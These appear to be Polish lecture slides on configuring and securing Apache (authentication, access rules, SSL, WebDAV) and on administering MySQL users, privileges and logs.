- **CustomLog** - to lokalizacja pliku dziennika, w którym rejestrowane są wszystkie żądania HTTP otrzymane przez serwer Apache,
- **LogFormat** - określa format rekordów zapisywanych do pliku dziennika serwera Apache,
- **DirectoryIndex** - to nazwa pliku, który zostanie przesłany w odpowiedzi na żądanie HTTP zawierające niepełny adres URL,

# APACHE

- **LogFormat**

- %h: adres IP klienta HTTP
- %l: nazwa użytkownika użyta podczas ew. uwierzytelniania
- %u: nazwa użytkownika w systemie operacyjnym klienta
- %t: czas otrzymania żądania
- %r: pierwszy wiersz nagłówka żądania HTTP
- %>s: status obsługi żądania HTTP (200=OK)
- %b: rozmiar odpowiedzi HTTP w bajtach
- %{Referer}: adres dokumentu, z którego pochodzi łącznik powodujący żądanie HTTP
- %{User-Agent}: nazwa programu klienta HTTP

# APACHE

- Adres URL a adres fizyczny

<http://mojastrona.pl/dir/subdir/plik.html>

DocumentRoot /home/html

/home/html/dir/subdir/plik.html

- <http://mojastrona.pl/dir/subdir/plik.html>

Alias /dir/ /ext/html/

/ext/html subdir/plik.html

# APACHE

- ErrorDocument nr\_błędu „Tekst” lub adres pliku
- Przykładowe numery błędów:
  - 400 Bad Request
  - 401 Authorization Required
  - 403 Forbidden
  - 404 Not Found
  - 408 Request Timed Out
  - 414 Request URI Too Long
  - 500 Internal Server Error
  - 503 Service Unavailable
  - 505 HTTP Version Not Supported
- Przykład
  - ErrorDocument 401 "Wymagana autoryzacja"
  - ErrorDocument 503 /messages/unavailable.html

# APACHE

- Dyrektywy blokowe
  - **<Directory>** ogranicza zasięg parametrów do żądań dotyczących nazwanego katalogu fizycznego i jego wszystkich podkatalogów,
  - **<DirectoryMatch>** jak wyżej, lecz zamiast nazwy katalogu podawane jest wyrażenie regularne,
  - **<File>** ogranicza zasięg parametrów do żądań dotyczących plików spełniających podany wzorzec nazwy,
  - **<FileMatch>** jak wyżej, lecz zamiast wzorca nazwy pliku podawane jest wyrażenie regularne,
  - **<Location>** ogranicza zasięg parametrów do żądań dotyczących nazwanego katalogu wirtualnego,
  - **<LocationMatch>** jak wyżej, lecz zamiast nazwy katalogu wirtualnego podawane jest wyrażenie regularne,
  - **<VirtualHost>** ogranicza zasięg parametrów do żądań dotyczących podanego serwera wirtualnego.

# APACHE

- <Directory ścieżka>
- Options:

None - żadna

All - wszystkie

Indexes - przypadku braku DirectoryIndex zostanie wyświetlona lista plików

Includes – dopuszcza wstawki SSI(Server Side Includes)

FollowSymLinks - pozwala na dostęp do katalogu poprzez dowiązania symboliczne

ExecCGI – pozwala na uruchomienie skryptów CGI

MultiViews – wyświetlanie najbardziej podobnego do żądanego pliku

- AllowOverride All – przetwarzanie pliku .htaccess
- Order Deny, Allow
- Deny/Allow from All/IP
- </Directory>

# APACHE

- **ServerTokens**

ServerTokens	Odpowiedź
Full (or not specified)	Server: Apache/2.2.17 (Win32) PHP/5.2.17
Prod (or ProductOnly)	Server: Apache
Major	Server: Apache/2
Minor	Server: Apache/2.2
Min (or Minimal)	Server: Apache/2.2.17
OS	Server: Apache/2.2.17 (Win32)


- **ServerSignature On/Off**

# APACHE

- ab (Apache Bench)- Program symuluje dużą liczbę jednocześnie zapytań a następnie mierzy liczbę zapytań obsługiwanych przez serwer w czasie 1s oraz czas potrzebny serwerowi do ich obsługi.
- Przykładowa linia komend: ab -n 1000 -c 20 http://127.0.0.1/ uruchamia 1000 zadań wywołujących po 20 wątków.

# APACHE

- Low Orbit Ion Cannon (LOIC)



**Art. 269b. § 1.** Kto wytwarza, pozyskuje, zbywa lub udostępnia innym osobom urządzenia lub programy komputerowe przystosowane do popełnienia przestępstwa określonego w art. 165 § 1 pkt 4 (zakłócając, uniemożliwiając lub w inny sposób wpływając na automatyczne przetwarzanie, gromadzenie lub przekazywanie danych informatycznych) ..... podlega karze pozbawienia wolności do lat 3.

# APACHE

- .htaccess – wymaga AllowOverride AuthConfig lub AllowOverride All oraz modułu auth\_basic

Kontrola dostępu do zasobów na podstawie haseł – plik .htpasswd

Zawartość pliku .htaccess:

*AuthName „Autoryzacja wymagana” - komunikat*

*AuthUserFile /var/www/.htpasswd – lokalizacja pliku z hasłami*

*AuthType basic - rodzaj autoryzacji*

*Require valid-user lub user lub valid-group – wymagany użytkownik lub grupa*

# APACHE


- Tworzenie pliku .htpasswd

```
# htpasswd -c .htpasswd nazwa_uzytkownika (-c – nowy plik)
```

New password:

Re-type new password:

Adding password for user nazwa\_uzytkownika



# APACHE

- Na podstawie bazy MySQL – wymaga modułu auth\_mysql

```
a2enmod auth_mysql
```

```
mysql> create database authorize;
```

```
mysql> use authorize;
```

```
mysql> create table users (login varchar(25) not null primary key default "", password varchar(40) not null default "", groups varchar(25) not null default "");
```

```
mysql> insert into users values('nazwa_uzytkownika',sha1('haslo'),''');
```

```
mysql> grant SELECT on authorize.users to 'auth'@'localhost' identified by 'hasloSQL';
```

# APACHE

- Zawartość .htaccess:

`AuthBasicAuthoritative Off` - zezwala nam na wykorzystanie innych modułów do autoryzacji, w tym przypadku `auth_mysql`

`AuthUserFile /dev/null` – brak pliku z hasłami

`AuthMySQL On` - włączenie modułu autoryzacji z bazy MySQL

`AuthMySQL_Host localhost` - wskazanie hosta na którym znajduje się baza danych

`AuthMySQL_User auth` - użytkownik do połączenia się z bazą danych (auth)

`AuthMySQL_Password hasloSQL` – hasło do połączenia się z bazą SQL

# APACHE

- AuthMySQL\_DB authorize - nazwa bazy danych
- AuthMySQL\_Password\_Table users- nazwa tabeli z użytkownikami
- AuthMySQL\_Username\_Field login – nazwa kolumny zawierającej loginy
- AuthMySQL\_Password\_Field password – nazwa kolumny zawierającej hasła
- AuthMySQL\_Empty\_Passwords Off – brak zezwolenia na puste hasła

# APACHE

- **AuthMySQL\_Encryption\_Types SHA1Sum** – algorytm szyfrowania haseł
- **AuthMySQL\_Authoritative On** – wskazanie typu autoryzacji
- **AuthType Basic** – typ autoryzacji
- **AuthName "Autoryzacja"** - komunikat
- **Require valid-user** – wymagany użytkownik

# APACHE

- AuthType Digest – wymaga modułu auth\_digest
- a2enmod auth\_digest

hasła szyfrowane

htdigest [ -c ] nazwa\_pliku\_z\_uzytkownikami Komunikat login

# APACHE

- Kontrola na podstawie Ip/hosta/domeny
  - all – dowolny host,
  - 212.85.112.3 – konkretny adres IP,
  - 195.205 – dowolny host z sieci 195.205,
  - Nazwa\_hosta.nazwa\_domeny.com – konkretny host w danej domenie,
  - .nazwa\_domeny.com – dowolny host z danej domeny.
- Przykład

```
order allow,deny
```

```
deny from 192.147.2.23
```

```
deny from 85.112.3
```

```
deny from domena.com
```

```
allow from all
```

# APACHE

- Własna obsługa błędów

ErrorDocument 400 /errors/badrequest.html

ErrorDocument 401 /errors/authreqd.html

ErrorDocument 403 /errors/forbid.html

ErrorDocument 404 /errors/notfound.html

ErrorDocument 500 /errors/serverr.html

# APACHE

- Zabezpieczenie przed Cross-site-tracing – moduł rewrite.load

Dyrektywy w apache2.conf

RewriteEngine on

RewriteCond %{REQUEST\_METHOD} ^(TRACE|TRACK)

lub RewriteCond %{REQUEST\_METHOD} !^(GET|POST|PUT|HEAD)\$

RewriteRule .\* - [F]

Dyrektywa w /etc/apache2/conf.d/security

TraceEnable Off

# APACHE

Chroot to skrót od change root. Jest to uniksowe polecenie uruchamiające program ze zmienionym katalogiem głównym (root).

- 1) Tworzenie katalogu – lokalizacji dla „chrootowanego” Apacha
- 2) Przejęcie przez roota własności lokalizacji
- 3) Wpis w apache2.conf pod PidFile \${APACHE\_PID\_FILE} umieszczamy:  
ChrootDir utworzona lokalizacja
- 4) Tworzenia symlink'a z /var/run/apache2.pid do utworzonej lokalizacji
- 5) Restart Apacha

# APACHE

- https
- /etc/apache2/sites-available/default-ssl.conf

<VirtualHost>

ServerName www.abc.com



DocumentRoot /var/www/html

SSLEngine on

SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem

SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key

</VirtualHost>



# APACHE

```
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout  
/etc/ssl/private/apache-selfsigned.key -out /etc/ssl/certs/apache-selfsigned.crt
```

Openssl – narzędzie do tworzenia certyfikatów i kluczy

**req -x509** - standard SSL TSL

**-nodes** bez hasła

**-days** okres ważności certyfikatu

**-newkey rsa:2048** – ustalenie długości nowego certyfikatu – 2048 bitów

**-keyout** - miejsce umieszczenia klucza prywatnego

**-out** – miejsce umieszczenia certyfikatu

# APACHE

- WebDav (Web Distributed Authoring and Versioning) - rozszerzenie protokołu HTTP pozwalające na zarządzanie i kontrolę wersji plików na serwerze WWW.

Zdefiniowane w dokumencie RFC4981 przez IETF(Internet Engineering Task Force)

Pierwsze zastosowanie w Windows 98 w - “Foldery sieci web”.

# APACHE

- Metody WebDav

- PROPFIND – pobierz właściwości zasobu
- PROPPATCH – zmień lub skasuj różne właściwości zasobu w atomowej operacji
- MKCOL – utwórz “kolekcję” (katalog)
- COPY – skopiuj zasób z jednego adresu na drugi
- MOVE – przenieś zasób z jednego adresu na drugi
- LOCK – zablokuj zasób (zarówno dzielone jak i wyłączne blokady)
- UNLOCK – usuń blokadę z zasobu

# APACHE

- Implementacja WebDav

```
sudo mkdir /var/www/webdav
```

```
sudo chown -R www-data:www-data /var/www/
```

```
sudo a2enmod dav
```

```
sudo a2enmod dav_fs
```

# APACHE

- `/etc/apache2/sites-available/000-default.conf`

**DavLockDB** `/var/www/DavLock`

**<VirtualHost \*:80>**

**ServerAdmin** `webmaster@localhost`

**DocumentRoot** `/var/www/html`

**ErrorLog**  `${APACHE_LOG_DIR}/error.log`

**CustomLog**  `${APACHE_LOG_DIR}/access.log combined`

**Alias** `/webdav /var/www/webdav`

**<Directory** `/var/www/webdav>`

**DAV On**

**</Directory>**

**</VirtualHost>**

# APACHE

- Uwierzytelnianie WebDav w sekcji <Directory>

- Basic




```
AuthType Basic  
AuthName "webdav"  
AuthUserFile /etc/apache2/webdav.passwords  
Require valid-user
```

- Digest

```
AuthType Digest  
AuthName "webdav"  
AuthUserFile /etc/apache2/webdav.passwords  
Require valid-user
```

# APACHE

- `mount -t davfs https://localhost/webdav /mnt`



# MYSQL



- System zarządzania bazami danych opracowany przez firmę MySQL AB, przejęty przez Sun Microsystems a następnie Oracle.
- Od 2010 r. rozwijany również jako MariaDB
- MySQL licencja GPL i komercyjna (serwer i drivery)
- MariaDB licencja GPL na serwer i LGPL na drivery

# MYSQL

- GPL (General Public License)
  - wolność uruchamiania programu w dowolnym celu (wolność 0)
  - wolność analizowania, jak program działa i dostosowywania go do swoich potrzeb (wolność 1)
  - wolność rozpowszechniania niezmodyfikowanej kopii programu (wolność 2)
  - wolność udoskonalania programu i publicznego rozpowszechniania własnych ulepszeń, dzięki czemu może z nich skorzystać cała społeczność (wolność 3)
- LGPL (Lesser General Public License) pozwala na łączenie z programami nieobjętymi licencjami GPL czy LGPL

# MYSQL

- `sudo apt install mysql-server mysql-client`
- `sudo apt-get install mariadb-server mariadb-client`
- `sudo mysql_secure_installation`
  - Ustawienie hasła dla root (root dla MySQL)
  - Uniemożliwienie logowanie root spoza localhost
  - Usunięcie konta anonymous-user
  - Usunięcie bazy test domyślnie dostępnej dla wszystkich użytkowników nie wyłączając anonymowych
  - Instalacja validate\_password plugin

# MYSQL

Odpypywanie o aktywność pluginu

```
SELECT PLUGIN_NAME, PLUGIN_STATUS FROM  
INFORMATION_SCHEMA.PLUGINS WHERE PLUGIN_NAME LIKE 'validate%';
```

- password plugin zasady (policy)
  - LOW – długość co najmniej 8 znaków
  - MEDIUM – długość co najmniej 8 znaków, co najmniej 1 duża litera, 1 mała litera, jedna cyfra i jeden znak specjalny
  - STRONG – długość co najmniej 8 znaków, co najmniej 1 duża litera, 1 mała litera, jedna cyfra i jeden znak specjalny, co najmniej 4 znakowy ciąg nie może pasować do słownika haseł

# MySQL

Tryby pracy serwera ustawiany poprzez zmienną `sql_mode`:

1. `STRICT_ALL_TABLES`, `STRICT_TRANS_TABLES` – brak akceptacji nieprawidłowych wartości danych (nie zmienia na zbliżone poprawne)
2. `TRADITIONAL` – dopuszcza dodatkowe restrykcje
3. `ANSI_QUOTES` – uznaje cudzysłówie za identyfikator cytowania
4. `PIPES_AS_COCAT` – uznaje `||` za operator łączenia ciągów nie zaś za synonim OR
5. `ANSI` – połączeni trybu 3 i 4.

# MYSQL

- SHOW VARIABLES LIKE 'validate\_password%'; - odpytywanie o opcje pluginu
  - validate\_password\_dictionary\_file
  - validate\_password\_length
  - validate\_password\_mixed\_case\_count
  - validate\_password\_number\_count
  - validate\_password\_policy
  - validate\_password\_special\_char\_count

# MYSQL

- Kontrola pracy MySQL
  - `service mysql status` alternatywnie `/etc/init.d/mysql status`
  - `service mysql stop` alternatywnie `/etc/init.d/mysql stop`
  - `service mysql start` alternatywnie `/etc/init.d/mysql start`
- Połączenie – `mysql -h nazwa_hosta lub IP - u nazwa_użytkownika`
- Nadawanie hasła  
`mysql> SET PASSWORD FOR 'nazwa_użytkownika'@'host' = PASSWORD('hasło');`
- Odświeżanie uprawnień  
`mysql>FLUSH PRIVILEGES;`

# MySQL

- Logi MySQL – definiowane w skrypcie `/etc/init.d/mysql`
  - `general_log` – ogólny dziennik zdarzeń
  - `general_log_file=nazwa_pliku` – plik dziennik zdarzeń
  - `log_error =nazwa_pliku` - dziennik błędów
  - `slow_query_log` – dziennik wolno wykonywanych zapytań  
(czas uznawany jako „wolny” w zmiennej globalnej `long_query_time` domyślnie 10s dla określonej w zmiennej globalnej `min_examined_row_limit` minimalnej liczby rekordów domyślnie 0)
  - `Slow_query_log_file=nazwa_pliku` – plik dziennika wolno wykonywanych zapytań

# MYSQL

- Tworzenie użytkownika

- CREATE USER [IF NOT EXISTS]

```
user [auth_option] [, user [auth_option]] ...
```

```
DEFAULT ROLE role [, role ] ...
```

```
[REQUIRE {NONE | tls_option [[AND] tls_option] ...}]
```

```
[WITH resource_option [resource_option] ...]
```

```
[password_option | lock_option] ...
```

```
CREATE USER ,przem'@'localhost' IDENTIFIED BY 'password';
```

# MYSQL

- `SELECT * FROM mysql.user` – odpytywanie serwera o użytkowników

Kolumna	Typ	Null	Key	Default	OPIS
Host	char(60)	NO	PRI		Nazwa hosta
User	char(80)	NO	PRI		Nazwa użytkownika
Password	char(41)	NO			Zaszyfrowane hasło, generowane przez funkcję <code>PASSWORD()</code>
Select_priv	enum('N','Y')	NO		N	Prawo do wykonywania instrukcji <code>SELECT</code>
Insert_priv	enum('N','Y')	NO		N	Prawo do wykonywania instrukcji <code>INSERT</code>
Update_priv	enum('N','Y')	NO		N	Prawo do wykonywania instrukcji <code>UPDATE</code>
Delete_priv	enum('N','Y')	NO		N	Prawo do wykonywania instrukcji <code>DELETE</code>

# MYSQL

Kolumna	Typ	Null	Key	Default	OPIS
Create_priv	enum('N','Y')	NO	N		Prawo tworzenia bazy i tabel
Drop_priv	enum('N','Y')	NO	N		Prawo kasowania bazy i tabel
Reload_priv	enum('N','Y')	NO	N		Prawo operowanie cache
Shutdown_priv	enum('N','Y')	NO	N		Prawo wyłączania serwera
Process_priv	enum('N','Y')	NO	N		Prawo do informacji o aktywnych procesach
File_priv	enum('N','Y')	NO	N		Prawo ładowania plików zewnętrznych
Grant_priv	enum('N','Y')	NO	N		Prawo przekazywanie własnych uprawnień
References_priv	enum('N','Y')	NO	N		Nieużywane
Index_priv	enum('N','Y')	NO	N		Prawo tworzenia indeksów. Bez tego praw użytkownik może tworzyć indeksy podczas tworzenia lub modyfikacji tabeli
Alter_priv	enum('N','Y')	NO	N		Prawo do wykonywania instrukcji ALTER

# SQL

Kolumna	Typ	Null	Key	Default	Opis
Show_db_priv	enum('N','Y')	NO		N	Prawo listingu tabel. Bez tego prawa użytkownik wyświetli tylko tabele do których ma prawa.
Super_priv	enum('N','Y')	NO		N	Uprawnienia superużytkownika między innymi zmienne systemowe, procesy, możliwości logowanie itp.
Create_tmp_table_priv	enum('N','Y')	NO		N	Prawo do tworzenia tabel tymczasowych
Lock_tables_priv	enum('N','Y')	NO		N	Prawo do blokowania tabel
Execute_priv	enum('N','Y')	NO		N	Prawo do wykonywania funkcji i procedur
Repl_slave_priv	enum('N','Y')	NO		N	Prawo do updata serwera nadziednego
Repl_client_priv	enum('N','Y')	NO		N	Prawa do informacji o serwerze nadziednym i serwerach podziednych
Create_view_priv	enum('N','Y')	NO		N	Prawo do tworzenia widoków
Show_view_priv	enum('N','Y')	NO		N	Prawo do informacji o strukturze widoku
Create_routine_priv	enum('N','Y')	NO		N	Prawo do tworzenia funkcji i procedur

# SQL

Kolumna	Typ	Null	Key	Default	OPIS
Alter_routine_priv	enum('N','Y')	NO		N	Prawo modyfikacji funkcji i procedur
Create_user_priv	enum('N','Y')	NO		N	Prawo tworzenia użytkownika i przydzielanie mu uprawnień
Event_priv	enum('N','Y')	NO		N	Prawo do tworzenia, modyfikowania i kasowania zdarzeń
Trigger_priv	enum('N','Y')	NO		N	Prawo operowania wyzwalaczami
Create_tablespace_priv	enum('N','Y')	NO		N	Prawo do tworzenia przestrzeni tabel
Delete_history_priv	enum('N','Y')	NO		N	Prawo do kasowania historii operacji
ssl_type	enum("", 'ANY', 'X509', 'SPECIFIED')	NO			Algorytmy połączeń szyfrowanych
ssl_cipher	blob	NO		NULL	szyfrowanie połączeń
x509_issuer	blob	NO		NULL	szyfrowanie połączeń
x509_subject	blob	NO		NULL	szyfrowanie połączeń

# SQL

Kolumna	Typ	Null	Key	Default	OPIS
max_questions	int(11) unsigned	NO		0	Maksymalna liczba zapytań na godzinę. 0 - brak limitu
max_updates	int(11) unsigned	NO		0	Maksymalna liczba zmian danych na godzinę. 0 - brak limitu
max_connections	int(11) unsigned	NO		0	Maksymalna liczba połączeń na godzinę. 0 - brak limitu
max_user_connections	int(11)	NO		0	Maksymalna liczba równoczesnych. 0 - brak limitu
plugin	char(64)	NO			Plugin wykorzystywany przy autoryzacji. Brak - domyślny
authentication_string	text	NO	NULL		String używany przy korzystaniu z pluginu do autoryzacji
password_expired	enum('N','Y')	NO	N		Czy hasło posiada okres ważności. Niezaimplementowane w MariaDB
is_role	enum('N','Y')	NO	N		Czy użytkownik jest rolą?
default_role	char(80)	NO	N		Rola przyznawana użytkownikowi podczas logowania
max_statement_time	decimal(12,6)	NO	0.0000 00		Maksymalny czas wykonywania zapytań po którym proces jest kończony automatycznie. 0 - brak ograniczenia.

# MySQL

- `DROP USER nazwa_użytkownika;` – kasuje użytkownika ale pozostawia obiekty do których posiada prawa
- `RENAME USER stara_nazwa TO nowa_nazwa;` - zmiana nazwy użytkownika
- Przyznawanie uprawnień

`GRANT`

`uprawnienie1[(lista_kolumn)]`

`[, uprawnienie2[(lista_kolumn)]] ...`

`ON [typ_obiektu] poziom_uprawnień`

`TO nazwa_użytkownika1 lub nazwa_roli1[,nazwa_użytkownika2 lub nazwa_roli2 ] ...`

`[WITH GRANT OPTION]`

# MYSQL

Uprawnienie statyczne	Dostępne poziomy
ALL	Wszystkie uprawnienia dla określonego poziomu z wyjątkiem <u>GRANT</u> <u>OPTION</u> i <u>PROXY</u> .
ALTER	Prawo do modyfikacji struktury tabel. Poziomy: Global, database, table.
ALTER ROUTINE	Prawo do zmiany funkcji i procedur. Poziomy: Global, database, routine.
CREATE	Prawo do tworzenia baz lub tabel. Poziom: Global, database, table.
CREATE ROLE	Prawo do tworzenia ról. Poziom: Global.
CREATE ROUTINE	Prawo do tworzenia procedur i funkcji. Poziom: Global, database.
CREATE TABLESPACE	Prawo do tworzenia, modyfikacji oraz kasowania plików przestrzeni tabel i logów. Poziom: Global.
CREATE TEMPORARY TABLES	Prawo do tworzenia tabel tymczasowych. Poziom: Global, database.

# MySQL

Uprawnienie statyczne	Dostępne poziomy
CREATE USER	Prawo do tworzenia i kasowania użytkowników, zmiany loginu, przyznawania i odbierania uprawnień. Poziom: Global.
CREATE VIEW	Prawo tworzenia i modyfikacji widoków. Poziom: Global, database, table.
DELETE	Prawo kasowania danych. Poziom: Global, database, table.
DROP	Prawo kasowania baz, tabel i widoków. Poziom: Global, database, table.
DROP ROLE	Prawo kasowania ról. Poziom: Global.
EVENT	Prawo realizacji harmonogramu zadań. Poziom: Global, database.
EXECUTE	Prawo wykonywania procedur i funkcji. Poziom: Global, database, routine.
FILE	Prawo do zlecania odczytu i zapisu przez serwer plików zewnętrznych. Poziom: Global.

# MYSQL

Uprawnienie statyczne	Dostępne poziomy
GRANT OPTION	Prawo do przydzielania lub odbierania uprawnień. Poziom: Global, database, table, routine, proxy.
INDEX	Prawo tworzenia i kasowania indeksów. Poziom: Global, database, table.
INSERT	Prawo wykonywania polecenia INSERT. Poziom: Global, database, table, column.
LOCK TABLES	Prawo blokowania tabel dla których użytkownik ma uprawnienia do wykonywania polecenia SELECT. Poziom: Global, database.
PROCESS	Prawo do wglądu w listę procesów. Poziom: Global.
PROXY	Enable user proxying. Poziom: From user to user.
REFERENCES	Prawo do tworzenia kluczy obcych. Poziom: Global, database, table, column.
RELOAD	Prawo do przeładowywania uprawnień. Poziom: Global.

# SQL

Uprawnienie statyczne	Dostępne poziomy
REPLICATION CLIENT	Prawo do określenia położenia serwera nadzorowanego i serwerów podległych. Poziom: Global.
REPLICATION SLAVE	Prawo do odczytu przez serwer podległy replikacji odczytu logów serwera nadzorowanego. Poziom: Global.
SELECT	Prawo wykonywania SELECT. Poziom: Global, database, table, column.
SHOW DATABASES	Prawo do SHOW DATABASES ;listujące wszystkie bazy niezależnie od właściciela. Level: Global.
SHOW VIEW	Prawo do SHOW CREATE VIEW. Poziom: Global, database, table.
SHUTDOWN	Prawo do wyłączenia serwera. Poziom: Global.
